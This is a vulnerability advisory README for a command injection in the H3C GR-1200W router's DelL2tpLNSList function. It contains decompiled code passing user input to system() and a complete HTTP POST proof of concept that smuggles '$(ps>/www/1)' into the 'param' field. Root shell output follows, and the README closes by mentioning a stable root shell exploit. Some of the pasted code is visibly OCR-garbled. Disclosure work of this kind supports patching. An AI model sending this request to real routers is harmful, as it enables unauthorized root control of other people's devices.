

 $\equiv$  readme.md

# H3C GR-1200W (<=MiniGRW1A0V100R006) Has an command injection vulnerability

### Overview

- Manufacturer's website information: https://www.h3c.com/
- Firmware download address: https://www.h3c.com/cn/d\_202102/1383837\_30005\_0.htm

#### **Product Information**

H3C GR-1200W MiniGRW1A0V100R006 router, the latest version of simulation overview:



## **Vulnerability details**

The H3C GR-1200W (<=MiniGRW1A0V100R006) router was found to contain a command insertion vulnerability in DelL2tpLNSList. This vulnerability allows an attacker to execute arbitrary commands through the "param" parameter.

```
25 v7 = (char *)websgetvar(a1, "param", &unk_4F9BE0)
      if (
26
 27
         strcpy(\sqrt{N}, "/bin/l2tpconfig -R 127.0.0.1 session delete "); \sqrt{6} = getelement(\sqrt{11}, \sqrt{7}, 59, 1);
28
29
9 30
         v4 = atoi((const char *)v11);
9 31
         for (i = 1; \forall 4 > = : ++i)
 32
           if (!getelement(v10, v7, ';', i + 1)
9 33
             && !getelement(v8, (cher ))v10, ' ', 1)
 34
 35
             && !getelement(v9, (char )v10
 36
             sprintf(v13, "%s tunnel_id=%s session_id=%s", v12, (const char-
37
                                                                                      √8, (const char
38
              <del>v3 = (const char</del>
                                 **)getpid();
             MW_SYSLOG_OP(
39
 40
               184,
 41
               6,
 42
               2139095040,
 43
 44
                "[%d][%s] %s: mp run cmd %s\n",
               &unk_4F∮BE0,
 45
 46
                "ASP_L2 TP_LNSListDel"
 47
                "ASP_LTP_LNSListDel");
 48
            system(v13);
9 49
             memset(v13, 0, sizeof(v13));
9 50
 51
```


In the DelL2tpLNSList function, it format the param parameter we entered into V13 through the snprintf function, and execute our command through the system function. We can execute our orders through \$(command).


## Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

- 1. Boot the firmware by gemu-system or other ways (real machine)
- 2. Attack with the following POC attacks

POST /goform/aspForm HTTP/1.1 Host: 192.168.0.124:80 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0. Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 Accept-Encoding: gzip, deflate Referer: https://121.226.152.63:8443/router password mobile.asp Content-Type: application/x-www-form-urlencoded Content-Length: 553 Origin: https://192.168.0.124:80 DNT: 1 Connection: close Cookie: JSESSIONID=5c31d502 Upgrade-Insecure-Requests: 1 Sec-Fetch-Dest: document Sec-Fetch-Mode: navigate Sec-Fetch-Site: same-origin Sec-Fetch-User: ?1 CMD=DelL2tpLNSList&param=1; \$(ps>/www/1);





#### The above figure shows the POC attack effect

```
BusyBox v1.2.0 (2019.07.31-03:33+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

/ # ls -l
drwxrwxr-x 6 1007 1007 89 Jul 31 2019 www_multi
drwxr-xr-x 2 *root root 0 Jan 1 1970 www
drwxr-xr-x 10 *root root 0 Jul 24 21:56 var
drwxrwxr-x 6 1007 1007 62 Jul 31 2019 usr
drwxrwxr-x 3 1007 1007 26 Jul 31 2019 usr
drwxrwxr-x 1 1007 1007 7 Jul 31 2019 tmp -> var/tmp
dr-xr-xr-x 11 *root root 0 Jan 1 1970 sys
lrwxrwxrwx 1 1007 1007 3 Jul 31 2019 sbin -> bin
dr-xr-xr-x 89 *root root 0 Jan 1 1970 proc
drwxr-xr-x 5 *root root 0 Jan 1 1970 mnt
drwxrwxr-x 3 1007 1007 28 Jul 31 2019 libexec
drwxrwxr-x 4 1007 1007 2422 Jul 31 2019 libe
lrwxrwxrwx 1 1007 1007 9 Jul 31 2019 libe
lrwxrwxr-x 2 1007 1007 9 Jul 31 2019 libe
lrwxrwxr-x 4 *root root 0 Jan 1 1970 ftproot
drwxr-xr-x 4 *root root 0 Jan 1 1970 etc
drwxr-xr-x 11 *root root 0 Jan 1 1970 etc
drwxr-xr-x 3 1007 1007 2528 Jul 31 2019 bin
/ # #
```

Finally, you also can write exp to get a stable root shell.